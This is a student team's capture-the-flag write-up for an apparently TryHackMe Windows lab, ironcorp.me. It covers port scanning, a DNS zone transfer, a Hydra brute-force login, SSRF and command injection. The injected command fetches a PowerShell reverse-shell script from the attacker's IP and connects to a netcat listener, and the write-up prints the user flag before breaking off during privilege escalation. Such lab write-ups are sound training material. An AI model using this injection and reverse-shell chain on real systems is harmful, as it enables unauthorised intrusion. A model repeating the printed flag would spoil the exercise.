

PenTest2

ROOM A

APOCALYPSE

Members

ID	NAME	ROLE
1211103698	UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE	LEADER
1211103293	FARAH KAMILA BINTI YAHYA	MEMBER
1211102031	NOR ALIAH SYUHAIDAH BINTI SHARUDDIN	MEMBER
1211101673	NURUL MANJA MURNIRA NAJWA BINTI MALIKI	MEMBER

CATEGORY: RECONNAISSANCE

Members involved: Manja Murnira, Ummi Syahirah, Farah Kamila, Aliah Syuhaidah

Tools used: Kali.

user.txt

Answer format: ***{*****}

Thought Process and Methodology and Attempts:

First, we will command **sudo su** and enter **etc/hosts** to edit our config file and add an IP address with ironcorp.me in it.

```
└─(kali㉿kali)-[~]
  └─$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
  └─# nano /etc/hosts
```

When the file has been added, we execute nmap. Do not forget to run -Pn or else you will get an empty scan result.

```
└─(root㉿kali)-[/home/kali]
  └─# nmap -n -Pn -sV -SC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 01:35 EDT
Nmap scan report for ironcorp.me (10.10.183.49)
Host is up (0.20s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|   System_Time: 2022-08-03T05:36:46+00:00
|   ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|     Not valid before: 2022-08-02T05:33:18
|     Not valid after:  2023-02-01T05:33:18
|   _ssl-date: 2022-08-03T05:36:53+00:00; +2s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_ http-server-header: Microsoft-IIS/10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc       Microsoft Windows RPC
49670/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.53 seconds
```


CATEGORY : ENUMERATION

Members involved: Manja Murnira, Ummi Syahirah, Farah Kamila, Aliah Syuhaidah

Tools used: Firefox, GNU nano, DNS Zone Transfer Vulnerability and Hydra.

Thought Process and Methodology and Attempts:

For the enumeration part, we used the open http ports, 8080 and 11025, to access the web server. Unfortunately, we do not get any information here to help us to get into the system.



Next, we tried to command dig with our IP address ironcorp.me axfr and found two subdomains.

```
root@ip-10-10-235-3:~# dig @10.10.114.66 ironcorp.me axfr

; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.114.66 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
ironcorp.me.      3600    IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A      127.0.0.1
internal.ironcorp.me. 3600    IN      A      127.0.0.1
ironcorp.me.      3600    IN      SOA    win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
;; Query time: 104 msec
;; SERVER: 10.10.114.66#53(10.10.114.66)
;; WHEN: Wed Aug 03 07:33:29 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

We added the subdomains into the config file too as before.

```
GNU nano 2.9.3                               /etc/hosts                         Modified

127.0.0.1      localhost
127.0.1.1      tryhackme.lan  tryhackme
10.10.114.66   ironcorp.me
10.10.114.66   admin.ironcorp.me
10.10.114.66   internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We checked the subdomains for both of the open http ports and found that there was a difference for the site on port 11025.

The screenshot shows the Dashtreme Admin interface. On the left is a sidebar with navigation links like Dashboard, UI Icons, Forms, Tables, Calendar, Profile, Login, Registration, and an Upgrade To PRO button. The main area has four summary cards: Total Orders (9526), Total Revenue (\$8323), Visitors (6200), and Messages (5630). Below these are two charts: 'Site Traffic' showing new vs old visitors over time, and 'Weekly sales' showing a donut chart for Direct and Affiliate sales.

The screenshot shows a browser window with the title 'Access forbidden!'. The URL is 'internal.ironcorp.me:11025'. The page content says: 'You don't have permission to access the requested directory. There is either no index document or the directory is read-protected. If you think this is a server error, please contact the [webmaster](#)'.

Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

The screenshot shows a Firefox browser window. The address bar says 'admin.ironcorp.me:11025'. A modal dialog box titled 'Authentication Required - Mozilla Firefox' appears, stating 'http://admin.ironcorp.me:11025 is requesting your username and password. The site says: "My Protected Area"'. It has fields for 'User Name:' and 'Password:', and 'Cancel' and 'OK' buttons. The background shows a dark theme with some recommended sites like @amazon and twitter.

Then, we opened the wordlist on Kali to find rockyou.txt which contains all the common passwords.

```
> cd /usr/share/wordlists  
> ls  
dirb dirbuster fasttrack.txt fern-wifi hydra.restore metasploit nmap.lst remote rockyou.txt wfuzz  
& > usr/share/wordlists > #
```



To obtain the password for admin.ironcorp.me, we brute forced rockyou.txt using hydra. By running the **hydra** command, we could see the functions of hydra.

```
> hydra  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Syntax: hydra [[[[-l LOGIN]-L FILE] [-p PASS]-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TA SKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service:// server[:PORT][/:OPT]]  
  
Options:  
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE  
-p PASS or -P FILE try password PASS, or load several passwords from FILE  
-C FILE colon separated "login:pass" format, instead of -L/-P options  
-M FILE list of servers to attack, one entry per line, ':' to specify port  
-t TASKS run TASKS number of connects in parallel per target (default: 16)  
-U service module usage details  
-m OPT options specific for a module, see -U output for information  
-h more command line options (COMPLETE HELP)  
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)  
service the service to crack (see below for supported protocols)  
OPT some service modules support additional input (-U for module help)  
  
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s]-{head|get|post} http[s]-{ge t|post}-form http-proxy http-proxy-urllenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongod b mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin r pcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp  
  
Hydra is a tool to guess/crack valid login/password pairs.  
Licensed under AGPL v3.0. The newest version is always available at;  
https://github.com/vanhauser-thc/thc-hydra  
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)  
  
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

We ran the command **hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I** to get the username and password.

```
> hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-16 21:09:51  
[WARNING] You must supply the web page as an additional option or via -m, default path set to /  
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761868737604 login tries (l:14344402/p:14344402), ~128601 16796101 tries per task  
[DATA] attacking http-get://admin.ironcorp.me:11025/  
[11025][http-get] host: admin.ironcorp.me login: admin password: password123  
[STATUS] 14344582.00 tries/min, 14344582 tries in 00:01h, 205761854393022 to do in 239070:22h, 16 active
```

Once we got the username and password, we authenticated ourselves and got to the admin.ironcorp.me:11025 site.




CATEGORY : EXPLOITING

Members involved: Manja Murnira, Ummi Syahirah, Farah Kamila, Aliah Syuhaidah

Tools used : Burp suite, firefox, netcat and GNU nano.


Thought Process and Methodology and Attempts:

We then opened Burp Suite and turned on FoxyProxy to scan the website's vulnerabilities. After a few trials and errors, we found that the site is vulnerable to SSRF attacks.




To ensure this, we tested it. When we added a txt file to the URL of the site, it printed out the text in the file, showing that it is vulnerable to SSRF attacks.

```
root@ip-10-10-235-3:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-235-3:~ x root@ip-10-10-235-3:~ x  
root@ip-10-10-235-3:~# cat hi.txt  
holo  
root@ip-10-10-235-3:~#
```



So, we now know we can use it to perform internal port scans. We made use of the site's vulnerability and loaded the subdomain we previously couldn't access, `internal.ironcorp.me:11025`.



We looked through the source code of the site and found a variable that printed out the user's name.

The screenshot shows two browser windows. The top window displays the source code of a page from `https://admin.ironcorp.me:11025/?r=internal.ironcorp.me:11025`. The code includes a script tag with a URL that contains the variable `name`. The bottom window shows the resulting page where the variable has been printed out as "My name is: Equinox".

```
134 //-->
135 </script>
136 <html>
137
138 <body><script src="https://admin.ironcorp.me:11025/zapCallBackUrl/4778582319153999939/inject.js"></script>
139
140
141     <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=here">here</a>
142
143 </body>
144
145 </html>
```

After that, we looked through the directory of the user on the site.

The screenshot shows a browser window displaying a directory listing. The URL is `https://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir`. The page content includes the user's name "My name is: Equinox" and details about the drive E:

```
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159

Directory of E:\xampp\htdocs\internal

04/11/2020 09:11 AM
```

On Burp Suite, we looked through the repeater to analyse the site's responses. We found that we needed to gain a reverse shell to get and manipulate the site's executable commands.

The screenshot shows the Burp Suite interface with the following details:

- Header Bar:** Burp Suite Community Edition v2021.2.1 - Temporary Project
- Menu Bar:** Burp, Project, Intruder, Repeater, Window, Help
- Toolbar:** Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options
- Request Section:** Contains a "Send" button and a "Cancel" button.
- Response Section:** Contains a "Pretty" button, "Raw" button, "Render" button, and "Actions" dropdown.
- Inspector Section:** Shows expanded sections for Query Parameters, Body Parameters, Request Cookies, Request Headers, and Response Headers.
- Request Content:** A GET request to `http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox&dir` with various headers and a body containing a CSS style definition.
- Response Content:** The response body contains a large block of CSS code defining styles for tables, textareas, and links.

For the reverse shell, we ran the command **nano shell.ps1** and specified our IP address using TryHackMe's IP address and a port number of our choice. In a new Kali window, we set up a netcat listener.

The screenshot shows a terminal window titled "ShellNo.1". The menu bar includes "File", "Actions", "Edit", "View", and "Help". The main area displays a PowerShell script named "shell.ps1" with the following content:

```
GNU nano 5.4                                     shell.ps1 *
$client = New-Object System.Net.Sockets.TCPClient('10.8.163.164',4545);$stream = $client.GetStream();[byte[]]$b>
```

Below the script, the terminal prompt shows a netcat listener command:

```
> nc -nlvp 4545
listening on [any] 4545 ...
```

After that, we encode the URL of the site for our powershell.

A screenshot of a terminal window titled "Hello". The command entered is "%20wget%20%22http://10.8.163.164/shell.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell.ps1%22". Below the command, two results are shown: "My name is:" followed by a URL (http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|po...) and "Volume Serial Number is:" followed by another URL (http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|po...). The directory is listed as "Directory of E:\xampp\htdocs\internal" and the timestamp is "04/11/2020 09:11 AM".

Now, we decode the URL of the site.

The screenshot shows two instances of Burp Suite Community Edition. The top instance has the 'Decoder' tab selected, displaying a decoded URL: `internal.ironcorp.me:11025/name.php?name=Equinox\powershell.exe%20wget%20%22http://10.8.163.164/shell.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22`. The bottom instance has the 'Repeater' tab selected. In the Request pane, a GET request is shown with various headers and a body containing a shell command. In the Response pane, the server's response is displayed, including HTML output and directory listing details.

After a while, we got a callback on our netcat listener.

```
nc -nlvp 4545
listening on [any] 4545 ...
connect to [10.8.163.164] from (UNKNOWN) [10.10.103.58] 50055
PS E:\xampp\htdocs\internal>
```

Once we got the callback, we ran the command **dir** to see the directory listing of the machine.

```
> nc -nlvp 4545
listening on [any] 4545 ...
connect to [10.8.163.164] from (UNKNOWN) [10.10.103.58] 50055

PS E:\xampp\htdocs\internal> dir

Directory: E:\xampp\htdocs\internal

Mode                LastWriteTime         Length Name
--<----->
-a---        3/27/2020   8:38 AM           53 .htaccess
-a---        4/11/2020   9:34 AM          131 index.php
-a---        4/11/2020   9:34 AM          142 name.php
-a---        3/16/2021   8:12 PM          503 shell.ps1

PS E:\xampp\htdocs\internal> ls
```

We ran the command **ls** for file listing and **ipconfig** to see all the configuration values of the machine.

```
PS E:\xampp\htdocs\internal> ls

Directory: E:\xampp\htdocs\internal

Mode                LastWriteTime         Length Name
--<----->
-a---        3/27/2020   8:38 AM           53 .htaccess
-a---        4/11/2020   9:34 AM          131 index.php
-a---        4/11/2020   9:34 AM          142 name.php
-a---        3/16/2021   8:12 PM          503 shell.ps1

PS E:\xampp\htdocs\internal> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address  . . . . . : fe80::3103:1f9a:d3d3:c65e%4
    IPv4 Address. . . . . : 10.10.103.58
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
PS E:\xampp\htdocs\internal>
```

```
PS E:\xampp\htdocs\internal> c:  
PS C:> dir  
  
Directory: C:\  
  
Mode LastWriteTime Length Name  
---- <----- <----- <-----  
d---- 4/11/2020 11:27 AM       inetpub  
d---- 4/11/2020 8:11 AM       IObit  
d---- 4/11/2020 12:45 PM       PerfLogs  
d-r--- 4/13/2020 11:18 AM      Program Files  
d---- 4/11/2020 10:42 AM      Program Files (x86)  
d-r--- 4/11/2020 4:41 AM       Users  
d---- 4/13/2020 11:28 AM      Windows  
[...]  
PS C:> █
```

```
PS C:> cd users  
PS C:\users> whoami  
nt authority\system  
PS C:\users> dir  
  
Directory: C:\users  
  
Mode LastWriteTime Length Name  
---- <----- <----- <-----  
d---- 4/11/2020 4:41 AM       Admin  
d---- 4/11/2020 11:07 AM      Administrator  
d---- 4/11/2020 11:55 AM      Equinox  
d-r--- 4/11/2020 10:34 AM     Public  
d---- 4/11/2020 11:56 AM      Sunlight  
d---- 4/11/2020 11:53 AM      SuperAdmin  
d---- 4/11/2020 3:00 AM        TEMP
```

```
PS C:\users\Admin> dir
PS C:\users\Admin> cd ..
PS C:\users> cd Administrator
PS C:\users\Administrator> dir

Directory: C:\users\Administrator

Mode                LastWriteTime         Length Name
—                 —————— AM           ——— ———
d-r---        4/12/2020   1:27 AM          1 Contacts
d-r---        4/12/2020   1:27 AM          1 Desktop
d-r---        4/12/2020   1:27 AM          1 Documents
d-r---        4/12/2020   1:27 AM          1 Downloads
d-r---        4/12/2020   1:27 AM          1 Favorites
d-r---        4/12/2020   1:27 AM          1 Links
d-r---        4/12/2020   1:27 AM          1 Music
d-r---        4/12/2020   1:27 AM          1 Pictures
d-r---        4/12/2020   1:27 AM          1 Saved Games
d-r---        4/12/2020   1:27 AM          1 Searches
d-r---        4/12/2020   1:27 AM          1 Videos

PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> dir

Directory: C:\users\Administrator\Desktop

Mode                LastWriteTime         Length Name
—                 —————— PM           ——— ———
-a ——        3/28/2020  12:39 PM          37 user.txt

PS C:\users\Administrator\Desktop>
```

We ran a command **type user.txt** to get a user flag.

```
PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> dir

Directory: C:\users\Administrator\Desktop

Mode                LastWriteTime         Length Name
—                 —————— PM           ——— ———
-a ——        3/28/2020  12:39 PM          37 user.txt

PS C:\users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\Administrator\Desktop>
```

CATEGORY : PRIVILEGE ESCALATION

Members involved: Manja Murnira, Ummi Syahirah, Farah Kamila, Aliah Syuhaidah

Tools used: Kali.

root.txt

Answer format: ***{*****}

Thought Process and Methodology and Attempts:

Next, we will command to change directory and list the files in Administrator.

```
PS C:\users\Administrator\Desktop> cd ..  
PS C:\users\Administrator> ls
```

Directory: C:\users\Administrator

Mode	LastWriteTime	Length	Name
d-r---	4/12/2020 1:27 AM		Contacts
d-r---	4/12/2020 1:27 AM		Desktop
d-r---	4/12/2020 1:27 AM		Documents
d-r---	4/12/2020 1:27 AM		Downloads
d-r---	4/12/2020 1:27 AM		Favorites
d-r---	4/12/2020 1:27 AM		Links
